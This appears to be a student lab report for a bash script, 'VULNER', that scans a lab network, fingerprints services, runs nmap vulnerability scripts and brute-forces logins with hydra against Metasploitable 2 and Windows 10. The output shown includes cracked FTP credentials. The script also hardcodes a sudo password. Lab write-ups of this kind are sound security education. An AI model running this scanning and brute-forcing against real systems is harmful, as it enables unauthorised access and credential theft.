VULNER

Objective: This script aims to allows the user to scan network for open ports, identifying users with weak password and finding potential vulnerabilities to be exploited.

Figure 1 is the network diagram where the User will enumerate the other 2 machine, namely Metasploitable 2 and Windows 10 Pro.



Figure 1Network Diagram for this project

Figure 2 shows the flow of the whole script to give user an idea and expectation of what will be achieved at the end of the whole script.



Figure 2Process flow diagram for script

Installing Packages for the actual task (VULNER)

For the Pre-execution checks, we will check if all the relevant commands/packages are installed. This function can be easily expanded for more checks in future for more functionality.

Figure 3 checks for the command 'nmap' using command to test if the command exists. Once the command is installed successfully, it will move on to the next part of the script

```
#This Function check if all necessary packages are installed to be used later on.
function PRECHECKER()
{
    #nmap is used to scan for open ports of target IP address
    #It can also be used to scan for endpoints that are connected to the LAN
    function installnmap()
    {
    if command -v nmap >/dev/null
    then
        echo '[+] nmap is installed'
        return
    else
        echo '[-] nmap NOT installed, installing...'
        echo kali | sudo -S apt-get install nmap -y 2>/dev/null
    fi
    installnmap
    }
    installnmap

}
PRECHECKER
```

Figure 3Pre-Execution Checker

Network Range and Information

In Figure 4, from Line 27 to Line 37, we are trying to get more details on the Network, like the IP address range, total IP addresses that could be used in the Local Area Network (LAN) & finally the available hosts online for us to enumerate.

```
27  localip=$(hostname -I) #storing own machine IP as variable
28  lhostmask=$(ip address | grep $(hostname -I) | awk '{print $2}') #storing ip addreass & network mask as variable
29  networkrange=$(netmask -r $lhostmask | awk '{print $1}') #store resolved network range as variable
30  networkrangetotal=$(netmask -r $lhostmask | awk '{print $2}') #store calculated IP addresses available, as variable
31  gateip=$(route -n | grep UG | awk '{print $2}') #store gateway/router IP as variable
32  nmap -sn $lhostmask | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'| grep -v $localip | grep -v $gateip > temp_onlinehost
33  onlinehost=$(cat temp_onlinehost)
34  #Display Network details of Local Area Network
35  echo "Local Network range          :    $networkrange"
36  echo "Total IP addresses in Network:    $networkrangetotal"
37  echo -e "\nTotal host online: \n$onlinehost"
38
```

Figure 4Discovering Network Details

```
┌──(kali㉿kali)-[~/Documents/PenTest/PTProject]
└─$ bash PTP
[+] nmap is installed

═══════════════════ Network Information ═══════════════════
Local Network range          :  192.168.48.0-192.168.48.255
Total IP addresses in Network:  (256)

Total host online:
192.168.48.141
192.168.48.176
```

Figure 5Terminal Output for Figure 4 Line 27 to Line 37

Enumeration

For Figure 6, from line 43 to line 48, we will be attempting to enumerate the online host to find out which services are open, which will then be saved into their respective file, “Services_<ip address>”, for viewing later on as shown in Figure 7 and Figure 8.

```
39  ##service enumeration
40  for eachip in $(cat temp_onlinehost);
41  do
42      #Enumerating each ip address and saving into file
43      echo -e "\nEnumerating $eachip in process.."
44      echo -e "\n==================================================
45      \n------------ Services Enumeration ----------------
46      \n==================================================" > services_$eachip
47      echo "kali" | sudo -S nmap -sV -Pn -O $eachip 2>/dev/null >> services_$eachip
48      echo "Services Enumeration saved into services_$eachip"
```

Figure 6Service Enumeration

```
4   ------------ Services Enumeration ----------------
5
6   ==================================================
7   Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 03:54 +08
8   Nmap scan report for 192.168.48.141
9   Host is up (0.00091s latency).
10  Not shown: 977 closed tcp ports (reset)
11  PORT     STATE SERVICE     VERSION
12  21/tcp   open  ftp         vsftpd 2.3.4
13  22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
14  23/tcp   open  telnet      Linux telnetd
15  25/tcp   open  smtp        Postfix smtpd
16  53/tcp   open  domain      ISC BIND 9.4.2
17  80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
18  111/tcp  open  rpcbind     2 (RPC #100000)
19  139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
20  445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
21  512/tcp  open  exec        netkit-rsh rexecd
22  513/tcp  open  login
23  514/tcp  open  tcpwrapped
24  1099/tcp open  java-rmi    GNU Classpath grmiregistry
25  1524/tcp open  bindshell   Metasploitable root shell
26  2049/tcp open  nfs         2-4 (RPC #100003)
27  2121/tcp open  ftp         ProFTPD 1.3.1
28  3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
29  5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
30  5900/tcp open  vnc         VNC (protocol 3.3)
31  6000/tcp open  X11         (access denied)
32  6667/tcp open  irc         UnrealIRCd
33  8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
34  8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Figure 7Report output in "Services_<ip address>"for 192.168.48.141

```
4   ------------ Services Enumeration ----------------
5
6   ==================================================
7   Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 04:01 +08
8   Nmap scan report for 192.168.48.176
9   Host is up (0.0014s latency).
10  Not shown: 996 closed tcp ports (reset)
11  PORT     STATE SERVICE       VERSION
12  135/tcp  open  msrpc         Microsoft Windows RPC
13  139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
14  445/tcp  open  microsoft-ds?
15  3389/tcp open  ms-wbt-server Microsoft Terminal Services
16  MAC Address: 00:0C:29:F3:BA:FB (VMware)
17  No exact OS matches for host (If you know what OS is running on i
18  TCP/IP fingerprint:
```

Figure 8 Report output in "Services_<ip address>"for 192.168.48.176

Scanning for Potential Vulnerabilities

For Figure 9, we will be attempting to search for potential vulnerabilities. Nmap vuln is a in-built utility tool that can scan for vulnerabilities for each services.

```
    #Scanning for potential vulnerabilities and saving into file
    echo -e "\nScanning $eachip for Potential Vulnerabilites in process.."
    echo -e "\n==================================================
    \n----------Potential Vulnerabilities --------------
    \n==================================================" >> services_$eachip
    nmap -sV --script vuln $eachip >> services_$eachip
    echo "Potential Vulnerabilities saved into services_$eachip"
```

Figure 9Script for scanning potential Vulnerabilities.

From Figure 10, we can see the potential vulnerabilities detected and links to read up more on it which can be used to exploit the services.

```
==================================================
----------Potential Vulnerabilities --------------
==================================================
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 03:55 +08
Nmap scan report for 192.168.48.141
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5 https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5 https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657   6.5 https://vulners.com/cve/CVE-2008-1657
|       SSV:60656   5.0 https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       CVE-2010-5107   5.0 https://vulners.com/cve/CVE-2010-5107
|       CVE-2012-0814   3.5 https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000   3.5 https://vulners.com/cve/CVE-2011-5000
|       CVE-2008-5161   2.6 https://vulners.com/cve/CVE-2008-5161
|       CVE-2011-4327   2.1 https://vulners.com/cve/CVE-2011-4327
|       CVE-2008-3259   1.2 https://vulners.com/cve/CVE-2008-3259
|_      SECURITYVULNS:VULN:9455 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
23/tcp   open  telnet      Linux telnetd
```

Figure 10Report output in "Services_<ip address>"for 192.168.48.141

From Figure 11, we can see that there are no potential vulnerabilities detected, thus it will return “false” or “Failed”. However, it may not be 100% accurate all the time, so based on the report, one can conduct research manually, like using searchspoilt or exploit-db to find out if there is really no potential vulnerability in the open service in Figure 11.

```
==================================================
----------Potential Vulnerabilities --------------
==================================================
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 04:02 +08
Nmap scan report for 192.168.48.176
Host is up (0.0025s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failec
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to rec

```

Figure 11Report output in "Services_<ip address>"for 192.168.48.176

Check for weak password & login service availability

From Figure 12, 2 user lists are given for user to choose.

```
##choosing user list
echo "/usr/share/nmap/nselib/data/usernames.lst
/usr/share/metasploit-framework/data/wordlists/unix_users.txt" > temp_userlist
echo -e "\n==========================================================================================="
echo -e "\nWhich user list do you want to use? choose number."
echo -e "\n<1> /usr/share/nmap/nselib/data/usernames.lst (10 users)
<2> /usr/share/metasploit-framework/data/wordlists/unix_users.txt (168 users) "
read userlst
echo "you have chosen $(cat temp_userlist | awk NR==$userlst)"
```

Figure 12Choice of user list

```
==========================================================================================

Which user list do you want to use? choose number.

<1> /usr/share/nmap/nselib/data/usernames.lst (10 users)
<2> /usr/share/metasploit-framework/data/wordlists/unix_users.txt (168 users)
```

Figure 13Terminal Output of Figure 12

In Figure 14, this script allows users to pick a pre-set password list, shorten the pre-set password list, or create their own custom list.

```
##choosing/creating passwordl list
echo "/usr/share/john/password.lst
/usr/share/nmap/nselib/data/passwords.lst
/usr/share/metasploit-framework/data/wordlists/password.lst
Create own password list" > temp_pwdlist
echo -e "\n==========================================================================================="
echo -e "Which password list do you want to use? choose number.
(each password list is ranked in decreasing order from top most common to least most common)"
echo -e "\n<1> /usr/share/john/password.lst (3558 passwords)
<2> /usr/share/nmap/nselib/data/passwords.lst (5007 passwords)
<3> /usr/share/metasploit-framework/data/wordlists/password.lst (88397 passwords)
<4> Create own password list"
read pwdlst
if [[ "$pwdlst" =~ [[:digit:]] && "$pwdlst" -gt 0 && "$pwdlst" -lt 4 ]];
then
    echo "You have chosen $(cat temp_pwdlist | awk NR==$pwdlst)"
    echo -e "\nDo you want to use the top N-th most popular password from your chosen list? (y/n)"
    read pwdshort
    if [ $pwdshort == "y" ]
        then
        echo "enter a number."
        read toppwd
        grep -v '#!' $(cat temp_pwdlist | awk NR==$pwdlst) | head -n $toppwd > custompwd.lst
        echo "Your Favorite Password list is stored in custompwd.lst"
        else
        echo "Original Password list will be used."
        cat $(cat temp_pwdlist | awk NR==$pwdlst) > custompwd.lst
    fi
elif [ $pwdlst == 4 ]
then
    echo "you have chosen to Create own Password List"
    echo "what is the minimum character requirement?"
    read min
    echo "what is the maximum character requirement?"
    read max
    echo "do you want to mix of alphabet and numbers and symbols? (y/n)"
    read alnum
    if [ $alnum == "y" ]
    then
    crunch $min $max -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o custompwd.lst
    echo "Your Favorite Password list is stored in custompwd.lst"
    else
    crunch $min $max -o custompwd.lst
    echo "Your Favorite Password list is stored in custompwd.lst"
    fi
fi
```

Figure 14Script for Password list

From Figure 14, line 75 to 86, give the terminal output as shown in Figure 15. If user choose option 1 to 3, the terminal output will be same as Figure 16. User will have the option to use the pre-set password list or use a shortened version of the pre-set password list.

```
Which password list do you want to use? choose number.
(each password list is ranked in decreasing order from top most common to least most common)

<1> /usr/share/john/password.lst (3558 passwords)
<2> /usr/share/nmap/nselib/data/passwords.lst (5007 passwords)
<3> /usr/share/metasploit-framework/data/wordlists/password.lst (88397 passwords)
<4> Create own password list
```

Figure 15Terminal Output for different options

```
Which password list do you want to use? choose number.
(each password list is ranked in decreasing order from top most common to least most common)

<1> /usr/share/john/password.lst (3558 passwords)
<2> /usr/share/nmap/nselib/data/passwords.lst (5007 passwords)
<3> /usr/share/metasploit-framework/data/wordlists/password.lst (88397 passwords)
<4> Create own password list
1
You have chosen /usr/share/john/password.lst

Do you want to use the top N-th most popular password from your chosen list? (y/n)
y
enter a number.
10
Your Favorite Password list is stored in custompwd.lst
```

Figure 16Terminal Output if choose option 1 to 3

If User choose option 4, he can create a custom password list with specified length and with alpha numeric and symbols as shown in figure 17

```
Which password list do you want to use? choose number.
(each password list is ranked in decreasing order from top most common to least most common)

<1> /usr/share/john/password.lst (3558 passwords)
<2> /usr/share/nmap/nselib/data/passwords.lst (5007 passwords)
<3> /usr/share/metasploit-framework/data/wordlists/password.lst (88397 passwords)
<4> Create own password list
4
you have chosen to Create own Password List
what is the minimum character requirement?
3
what is the maximum character requirement?
3
do you want to mix of alphabet and numbers and symbols? (y/n)
y
Crunch will now generate the following amount of data: 3429500 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 857375

crunch: 100% completed generating output
Your Favorite Password list is stored in custompwd.lst
```

Figure 17Terminal Output if choose to create custom password

Brute forcing

In Figure 18, line 127 to 139, we attempt to search for services that allows login. If login service is not available, then it will be reflected as well as shown in Figure 19 & 21. From line 142 to 154, the script will attempt to brute force the first login service available, which is shown in the last line in Figure 19 & 20

```
124 echo -e "\n==========================================================================================="
125 for eachip in $(cat temp_onlinehost);
126 do
127     if [[ $(cat services_$eachip | grep open | grep "21\|ftp\|22\|ssh\|23\|telnet\|25\|smtp\|80\|http\|smb\|ldap\|3306\|mysql\|5432\|postgre") ]]
128     then echo -e "[+] Login service available for $eachip !!"
129     onlinesvc1=$(cat services_$eachip | grep open | grep "21\|ftp\|22\|ssh\|23\|telnet\|25\|smtp\|80\|http\|smb\|ldap\|3306\|mysql\|5432\|postgre" | head -n 1)
130     protocol=$(echo $onlinesvc1 | awk '{print $3}')
131     portnum=$(echo $onlinesvc1 | awk '{print $1}' | awk -F/ '{print $1}')
132     echo -n "Services: $protocol "
133     echo -e "Port Number: $portnum\n"
134     echo -e "\n==================================================
135     -------- Discovered Users & Password -------------
136     ==================================================" >> services_$eachip
137     else echo "[-]NO login service available for $eachip"
138     echo "[-]NO login service available for $eachip" >> services_$eachip
139     fi
140 done
141
142 for eachip in $(cat temp_onlinehost);
143 do
144     if [[ $(cat services_$eachip | grep open | grep "21\|ftp\|22\|ssh\|23\|telnet\|25\|smtp\|80\|http\|smb\|ldap\|3306\|mysql\|5432\|postgre") ]]
145     then
146     onlinesvc1=$(cat services_$eachip | grep open | grep "21\|ftp\|22\|ssh\|23\|telnet\|25\|smtp\|80\|http\|smb\|ldap\|3306\|mysql\|5432\|postgre" | head -n 1)
147     protocol=$(echo $onlinesvc1 | awk '{print $3}')
148     portnum=$(echo $onlinesvc1 | awk '{print $1}' | awk -F/ '{print $1}')
149     echo -e "\n==========================================================================================="
150     echo "Proceeding to brute-force the first service available for $eachip"
151
152     #hydra -e nsr -u -L shortuser.lst -P custompwd.lst $eachip $protocol -s $portnum  >> services_$eachip
153     hydra -e nsr -u -L $(cat temp_userlist | awk NR==$userlst) -P custompwd.lst $eachip $protocol -s $portnum >> services_$eachip
154     echo "Brute force for $eachip completed"
155     fi
156 done
```

Figure 18Brute Force Script

```
[+] Login service available for 192.168.48.141 !!
Services: ftp Port Number: 21

[-]NO login service available for 192.168.48.176

Proceeding to brute-force the first service available for 192.168.48.141
```

Figure 19Terminal Output of Figure 18

```
==================================================

-------- Discovered Users & Password -------------

==================================================
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secr

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-13 05:05:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2184 login tries (l:168/p:13), ~137 tries
[DATA] attacking ftp://192.168.48.141:21/
[21][ftp] host: 192.168.48.141   login: ftp   password: ftp
[21][ftp] host: 192.168.48.141   login: postgres   password: postgres
[21][ftp] host: 192.168.48.141   login: service   password: service
[21][ftp] host: 192.168.48.141   login: user   password: user
[STATUS] 296.00 tries/min, 296 tries in 00:01h, 1888 to do in 00:07h, 16 active
[STATUS] 355.00 tries/min, 1065 tries in 00:03h, 1119 to do in 00:04h, 16 active
[STATUS] 311.86 tries/min, 2183 tries in 00:07h, 1 to do in 00:01h, 16 active
```

Figure 20Report for 192.168.48.141

```
60
61  ==================================================
62  -------- Discovered Users & Password -------------
63  ==================================================
64  [-]NO login service available for 192.168.48.176
65
```

Figure 21Report for 192.168.48.176

View Report for selected IP address / Compile Report

Once we have completed the whole enumeration and checking for weak password, we can view individual report or compile as a combined report. From Figure 22, line 165 to 168, it will pull the individual report based on the ip address option given. From line 170 to 173, user can compiled the report and view as whole. And finally, from line 175 to 178, user can exit the whole script.

```
158 function VIEWREPORT()
159 {
160     echo -e "\nWhich IP address information do you want to view? choose number or c to compile report"
161     cat -n temp_onlinehost
162     echo "     c Compile all IP addresses information into 1 report and view"
163     echo "     x Exit (Make sure you compile report before exiting)"
164     read reportip
165     if [[ "$reportip" =~ [[:digit:]] && "$reportip" -gt 0 ]]
166         then
167         echo $(cat temp_onlinehost | awk NR==$reportip)
168         geany services_$(cat temp_onlinehost | awk NR==$reportip) &
169
170         elif [[ "$reportip" == "c" ]]
171         then
172         cat services_* > compiled_report.txt
173         geany compiled_report.txt &
174
175         elif [[ "$reportip" == "x" ]]
176         then
177         cat services_* > compiled_report.txt
178         exit
179
180     fi
181 VIEWREPORT
182 }
183 VIEWREPORT
```

Figure 22Script to view individual IP address report or Compile

Figure 23 shows the different option input and recursive loop to ask for another IP address to view the report or Compile the report. It will exit the script only upon “x” is entered.

```
Brute force for 192.168.48.141 completed

Which IP address information do you want to view? choose number or c to compile report
     1  192.168.48.141
     2  192.168.48.176
     c Compile all IP addresses information into 1 report and view
     x Exit (Make sure you compile report before exiting)
1
192.168.48.141

Which IP address information do you want to view? choose number or c to compile report
     1  192.168.48.141
     2  192.168.48.176
     c Compile all IP addresses information into 1 report and view
     x Exit (Make sure you compile report before exiting)
2
192.168.48.176

Which IP address information do you want to view? choose number or c to compile report
     1  192.168.48.141
     2  192.168.48.176
     c Compile all IP addresses information into 1 report and view
     x Exit (Make sure you compile report before exiting)
c

Which IP address information do you want to view? choose number or c to compile report
     1  192.168.48.141
     2  192.168.48.176
     c Compile all IP addresses information into 1 report and view
     x Exit (Make sure you compile report before exiting)
x
```

Figure 23Terminal Output for Figure 22